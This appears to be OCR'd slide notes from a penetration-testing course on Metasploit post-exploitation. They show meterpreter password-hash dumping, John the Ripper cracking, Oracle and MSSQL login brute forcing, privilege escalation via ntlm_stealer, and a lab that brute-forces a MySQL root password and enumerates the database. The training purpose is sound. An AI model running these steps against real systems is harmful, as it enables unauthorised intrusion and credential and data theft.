
Now we will exploit the system.

msf> exploit

Once you have a meterpreter prompt you can run the post exploitation module that will load the password hashes into our database.

meterpreter> run post/windows/gather/hashdump

You'll be able to watch the hashes being dumped in your terminal window.



Now, background your meterpreter session.


meterpreter> background

And run the jtr_crack_fast module.


msf> use auxiliary/analyze/jtr_crack_fast

msf> run

Ignore the errors that say "no version information available." Look for your cracked passwords at the end of the output. In this example, only the Guest account with a blank password was cracked.




Metasploit has a number of modules that can assist you in getting access to databases and pulling data from them without needing to install various database clients. Let's take a look at these features.



Aside from simple remote exploitation, there are a number of excellent tools in Metasploit. For example, there are great tools for testing the security configuration and gaining access to databases. This is key, because as testers we are often after data to demonstrate risk to our customers. What better place to attack then a database? In fact many of the large-scale attacks utilized database attacks to gain access to sensitive data.

This happens in many organizations because they may overlook anything that is not operating system related. Further, because many databases are behind a firewall the perceived risk to an organization of having a less than stellar password is pretty low.

Further, let's say you got an operating system password via cracking and you wanted to try it on the database. You may need a suite of tools to authenticate to the database and run queries. Metasploit has an excellent selection of tools to not only help you gain access to a database, but also run commands against the database without having to install a bunch of third-party tools.




In order to communicate with an Oracle database you need to know the system identification (SID) of the database you want to communicate with. With Oracle databases the SID allows database developers to uniquely identify their databases.

For example, if you think you know a userID and a password, you can try to use xdb_sid. This will submit an authenticated request to the Oracle database via the XML HTTPD server.

The emc_sid module submits a query to the Enterprise Manager Control Console. A cool feature of this module is that it supports proxies. A similar module is the spy_sid module that also makes a request to identify the SID of a database, but it submits the request to the Oracle Application Server.

The link above is to a great paper that goes through these different techniques in detail. I recommend it to anyone who is going to have to test an Oracle database in the future.




After you have identified the SID of a database, you can start actively trying to take over the database. One of best tools for this is the oracle/login_brute module, which allows you to attempt dictionary attacks against a database. It is scary just how effective this module is. Many database administrators do not use strong passwords. Worse, they tend to share weak passwords.

Just like an OS, you may not need full Admin or root access to a database for the test to be successful. Sometimes limited privilege is all that is needed to take over a remote system. The oracle/ntlm_stealer module is a cool module that you can use if you only have CONNECT and RESOURCE privileges on a database. With this level of access you can elevate your privileges via the SMB relay attack.

Finally, after you have access to the remote database, you can run commands against it with admin/oracle/sql. It is a nice way to demonstrate full access to a database and possibly use it to pivot to other systems.

There are a number of different exploit modules for Oracle as well. Simply do a search on Oracle to get a full listing. Once again, do not get hung up on just exploits. They are just one part of your Metasploit arsenal.




Metasploit also has modules for attacking and accessing Microsoft SQL (MSSQL) servers. Most of the work on these modules has been done by tebo and Mario Ceballos.

The first module we have is the ability to run a Windows OS command via xp_cmdshell. There are techniques to upload a Metasploit payload using this method that we will cover later.

You can attempt a dictionary attack against the MSSQL instance with mssql/login. It supports the capability to load passwords from a file for the password attempts. Most of the time you will attack the sa account as it exists on most MSSQL servers and has full privileges to the database.

If you have a password, you can also login and run commands against the MSSQL server via /mssql/mssql_sql.




There are a number of excellent modules available for MySQL as well. With mysql_enum you can enumerate some really useful information from a database that you have access to. This may seem irrelevant to a tester, but it is a great way to prove in a controlled and safe manner that you have access to a MySQL database.

There is also a module for running SQL commands of your choice against a database. This is a useful feature because you may need some flexibility for pulling specific data from a DB to complete the scope of your engagement.

Next, you can log on to a database or possibly attempt a dictionary attack against the MySQL password or even the MySQL userID.

Finally, you have the ability to query the version a MySQL installation on a single system or from multiple systems as well.




Now let's take a look at how we can assess and attack a MySQL database.

Over the next few slides we will be looking at Metasploit's abilities to enumerate, exploit, and pull data from a MySQL database. This is a feature that is very solid in Metasploit, but which many testers do not use. Keep in mind that our focus should be on getting access to an organization's data. That is the goal. And, as the redundant bullet point states, databases have data.

One of the great features of Metasploit is that the sections we are going to cover can be run across multiple systems. For example, if an environment has multiple databases (i.e. Development, QA testing, Staging and Production) you can quickly scan and attack them all from Metasploit.

We will be going through the steps you would normally take to first identify a potential target, attack the target, and then plunder the target for data.

We are covering this in post exploitation because in many tests you will have to do these steps through a pivot system that you initially compromised.



If you have not done so, please start Metasploit:

```
# cd /home/tools/framework-4.0.0
#./msfconsole
```

The first step is to set up the mysql_version auxiliary module:

```
msf> use auxiliary/scanner/mysql/mysql_version
```

Next, take a second to look at the various options that are available to this module:

```
msf> show options
```


Now it is time to set the RHOSTS to the MySQL target:

```
msf>  set RHOSTS 10.10.10.6
```

Finally, we need to run the module:

```
msf> run
```

Please note that the module was able to pull back data. This is important because if MySQL databases are configured correctly, they should not respond to remote management requests. This is an excellent precursor for launching password attacks against the database.



Now that we know we can talk to the back-end database we can try to run the mysql_login module:

```
msf> use auxiliary/scanner/mysql/mysql_login
```

We will try to run a dictionary attack against the root account. For many MySQL instances there will be a root account, and it often has powerful privileges on the database. We also want to turn down the data it gives back to us a bit:

```
msf>  set USERNAME root
msf>  set VERBOSE false
```

Now, we will have to define a password file that mysql_login we will use to generate password guesses. For this lab we are going to use the password.lst file from John the Ripper:


```
msf>  set PASS_FILE /home/tools/john-1.7.2/run/password.lst
```

Next we set the RHOSTS:

```
msf> set RHOSTS 10.10.10.6
```

And exploit:

```
msf> exploit
```



Our test is not over just because we have discovered the root password for the remote MySQL instance. We need to prove that we have access to the data. However, you do want to ensure that you are not dumping data that may be highly sensitive (i.e. PII, Credit Card Numbers, etc.) Luckily, there is a cool capability built into Metasploit to help prevent this.

To load the mysql_enum module run the following command:

```
msf> use auxiliary/admin/mysql/mysql_enum
```

Now we need to set the RHOST, UserID and the password we have cracked on the previous slide:

```
msf> set RHOST 10.10.10.6
```

